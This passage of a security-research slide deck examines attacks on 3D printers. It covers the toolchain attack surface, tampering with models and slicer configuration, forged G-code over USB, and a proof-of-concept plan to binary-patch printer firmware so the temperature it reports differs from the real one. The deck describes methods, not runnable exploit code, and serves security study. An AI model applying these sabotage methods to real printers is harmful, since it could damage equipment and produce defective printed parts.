                gcode_N = (strtol(&cmdbuffer[bufindw][strchr_pointer - cmdbuffer[bufindw]] + 1, &cmdbuffer[bufindw][strchr_pointer + 1], 10));
                if(gcode_N != gcode_LastN+1 && (strstr(cmdbuffer[bufindw], "M10") == NULL))
                {
                    showString(PSTR("Serial Error: Line Number is not Last Line Number+1, Last Serial.println(gcode_LastN);"));
                    //Serial.println(gcode_N);
                    FlushSerialRequestResend();
                    serial_count = 0;
                    return;
                }
            }
        }
    }
}
```




# Security of 3D Printers

---


# Simple Discussion

- Who will attack
- Why them attack
  - Economic or other benefit
  - More likely to be targeted attack
  - Attack target more likely to be industrial printing system
  - Under these assumptions, consider about Who and Why again




# Simple Discussion

- What they attack
  - Hardware devices
  - Data and software
  - Online services
  - Printing result
- How to attack
  - Modify software or configuration
  - Modify data
  - Modify firmware



# Simple Discussion

- When the attack will happens?
  - Consider about the history of PC and ICS's security
  - Attack cost
  - Attack success rate
  - Attack benefit





# Potential Targets and Methods

---

# Physically Damage Printers


- Extruder
- Hot end
- Driving belt
- Mainboard
- Motors
- Gears
- Related positions



# Physically Damage Printed Objects




- Buckling deformation
- Wrong size
- Support
- Infilling
- Strength of surface
- Accuracy of surface
- cooling speed
- ...



# Modify 3D Models

- Size of model
- Position of components
- Integrality of model
- Targeted modification for object's usage




# Potential Attack Surface

---

- Target kinds of software in toolchain:

- Modeling
- Slicing
- Controlling
- Compiling




<http://download.trimble.com/sketchup/sketchupmen.dmg>  
<http://dl.slic3r.org/mac/slic3r-osx-uni-0-9-10b.dmg>  
<http://software.ultimaker.com/current/Cura-13.06.5-MacOS.dmg>  
<http://koti.kapsi.fi/%7Ekliment/printron/Printron-Win-Slic3r-12Ju>  
<http://arduino.googlecode.com/files/arduino-1.0.5-macosx.zip>

- Attack vector:

- Software downloading and updating MITM
- Local file modification or replacing
- Software runtime injection

# Model Data

- Target kinds of model data format:
  - SCAD script
  - STL file
  - Gcode file
- Attack surface:
  - Model uploading or downloading MITM
  - Local file modification
  - PC-Printer link MITM ?



<http://thingiverse-production.s3.amazonaws.com/assets/c5/b6/c8/b8/c0/bunny.stl>

# Configuration Data



- Target:
    - Slicing configuration
    - Controller configuration
  - Attack vector:
    - Local file modification

```
27 object_sink = 0.0
28 enable_skin = False
29 plugin_config =
30 model_matrix = 0.0972329757256,0.794069108095,0.0,-0.794069108095,0.0972329757256,0.0,0.0,0
31 extra_base_wall_thickness = 0.0
32 cool_min_feedrate = 10
33 fan_layer = 1
34 fan_speed = 100
35 fan_speed_max = 100
36 raft_margin = 5
37 raft_base_material_amount = 100
38 raft_interface_material_amount = 100
39 support_rate = 50
40 support_distance = 0.5
41 infill_type = Line
42 solid_top = True
43 fill_overlap = 15
44 bridge_speed = 100
45 sequence = Loops > Perimeter > Infill
46 force_first_layer_sequence = True
47 joris = False
48 retract_on_jumps_only = True
49 hop_on_move = False
50
51 [alterations]
52 start.gcode = ;Sliced {filename} at: {day} {date} {time}
53 ;Basic settings: Layer height: {layer_height} Walls: {wall_thickness} Fill: {fill_d
      ensity}
54 ;Print time: {print_time}
55 ;Filament used: {filament_amount}m {filament_weight}g
56 ;Filament cost: {filament_cost}
57 M140 S110      ;heat the bed !!! WARNING: hard-code here !!!^M
58 M190 S110      ;keep bed temperature !!! WARNING: hard-code here !!!^M
59 G21           ;metric values
60 G90           ;absolute positioning
61 M107          ;start with the fan off
62 G28 X0 Y0    ;move X/Y to min endstops
63 G28 Z0        ;move Z to min endstops
```

# Control Command


- Forgery, interception, replay and hijacking of control command or return data between PC and printer
  - Just like attacks of network protocol
- To forgery:
  - Build connection with mainboard through USB cable, and send control command (gcode)
  - Normally, there has been an USB cable between printer and its control PC

# Printer Firmware

- Modify firmware and change its work logic
- How to get modified firmware
  - Compiled from source code:  
lack of machine specified configuration data
  - Download origin firmware from machine and modify:  
how to automatically do this?



This is what we will show



```
135 //-
136 // Disables axis when it's not being used.
137 //-
138 const bool DISABLE_X = false;
139 const bool DISABLE_Y = false;
140 const bool DISABLE_Z = true;
141 const bool DISABLE_E = false;
142
143 //-
144 // Inverting axis direction
145 //-
146 #ifdef I_AM_MENDEL
147 const bool INVERT_X_DIR = false;
148 const bool INVERT_Y_DIR = false;
149 const bool INVERT_Z_DIR = true;
150 const bool INVERT_E_DIR = false;
151 #endif
152 #ifdef I_AM_BUKO
153 const bool INVERT_X_DIR = false;
154 const bool INVERT_Y_DIR = true;
155 const bool INVERT_Z_DIR = false;
156 //const bool INVERT_E_DIR = false;
157 const bool INVERT_E_DIR = true;
158 #endif
159
160 //-
161 ///// ENDSTOP SETTINGS:
162 //-
163 // Sets direction of endstops when homing; 1=MAX, -1=MIN
164 #ifdef I_AM_MENDEL
165 #define X_HOME_DIR -1
166 #endif
167 #ifdef I_AM_BUKO
168 #define X_HOME_DIR 1
169 #endif
170 #define Y_HOME_DIR -1
```

138,1

36%



# Demo and Analysis of PoC Attacks


---

# Expected Goals

- Let the temperature of what the printer really works and what we will get from PC different
  - Sounds familiar? (Stuxnet)
  - possible result:
    - Temperature doesn't achieve material's melting point
    - Extruder damaged
    - Constrainedly works but can't normally forming
- Implementation by modify firmware
- Make this attack totally automatic.

# Assumptions

- PC has been assaulted.
- PC and 3D printer is linked by USB cable
- 3D printers firmware can be read and write
  - Fuse bit
  - Many printers have update ability



# Three Steps

---

1. Download current firmware from printer to PC through USB cable
2. Binary patch to the firmware
  - a. Unpack and disassemble
  - b. Find target code
  - c. Modify binary code
3. Upload firmware back to printer

# But ...

- I meets a problem when automate it.
- There's a hardware issue in My RepRap Prusa Mendel's mainborad Sanguinololu Rev 1.3a: before read or write firmware, it requires manually press RESET button for 10 seconds.
  - <http://reprap.org/wiki/Sanguinololu>

## **stk500\_getsync**

Arduino may return the following error when attempting to load firmware:


```
avrduude: stk500_getsync():not in sync: resp=0x00
avrduude: stk500_disable(): protocol error, expect=0x14, resp=0x51
```

## **workaround**

To resolve for boards older than Rev 1.3a, hold the reset button on your Sanguinololu for about 10 seconds. While still holding the button, try to upload the firmware again (File --> Upload to Board). Let go of the reset button as soon as Arduino reports, "Binary sketch size: ##### bytes (of a 63488 byte maximum)". The firmware should now be accepted.

# However, let's consider ...

- RepRap mainboard
  - RAMPS: Standard Arduino Mega plus Pololu shield
  - Sanguinololu: Makes two boards of RAMPS together and fully compatible with Arduino
  - Printrboard: Based on Sanguinololu and improved performance and interface
- RepRap firmware
  - Compile by Arduino IDE
  - Upload by Arduino IDE



# Solution: split into three demos

---




- Demo 1: automation of the attack
  - Arduino Uno
  - Standard hello, world: blink program
- Demo 2: automation of the attack (by mobile phone)
  - Galaxy Nexus with USB OTG
  - Extra, just for fun
- Demo 3: attacks of 3D printer
  - RepRap Prusa Mendel with Sanguinololu
  - Sprinter firmware's temperature control system



# Demo 1: BlindBlink

# Environment

- Mainboard: Arduino Uno
- Compiling: Arduino IDE 1.0.5
- Program: the Blink example



The screenshot shows the Arduino IDE interface with the title bar "Blink | Arduino 1.0.5". The main window displays the "Blink" example code. The code is as follows:


```
// Pin 13 has an LED connected on most Arduino boards.  
// give it a name:  
int led = 13;  
  
// the setup routine runs once when you press reset:  
void setup() {  
    // initialize the digital pin as an output.  
    pinMode(led, OUTPUT);  
}  
  
// the loop routine runs over and over again forever:  
void loop() {  
    digitalWrite(led, HIGH); // turn the LED on (HIGH is the  
    delay(1000); // wait for a second  
    digitalWrite(led, LOW); // turn the LED off by making the  
    delay(1000); // wait for a second  
}
```



# demo time

# Principle Analysis

- `digitalWrite` is used to write high or low digital signal to make LED blinks
- Modify parameter of calls to this library function to let HIGH becomes LOW



The screenshot shows the Arduino IDE interface with the title "Blink | Arduino 1.0.5". The code editor displays the classic "Blink" sketch. The code is as follows:

```
// Pin 13 has an LED connected on most Arduino boards.  
// give it a name:  
int led = 13;  
  
// the setup routine runs once when you press reset:  
void setup() {  
    // initialize the digital pin as an output.  
    pinMode(led, OUTPUT);  
}  
  
// the loop routine runs over and over again forever:  
void loop() {  
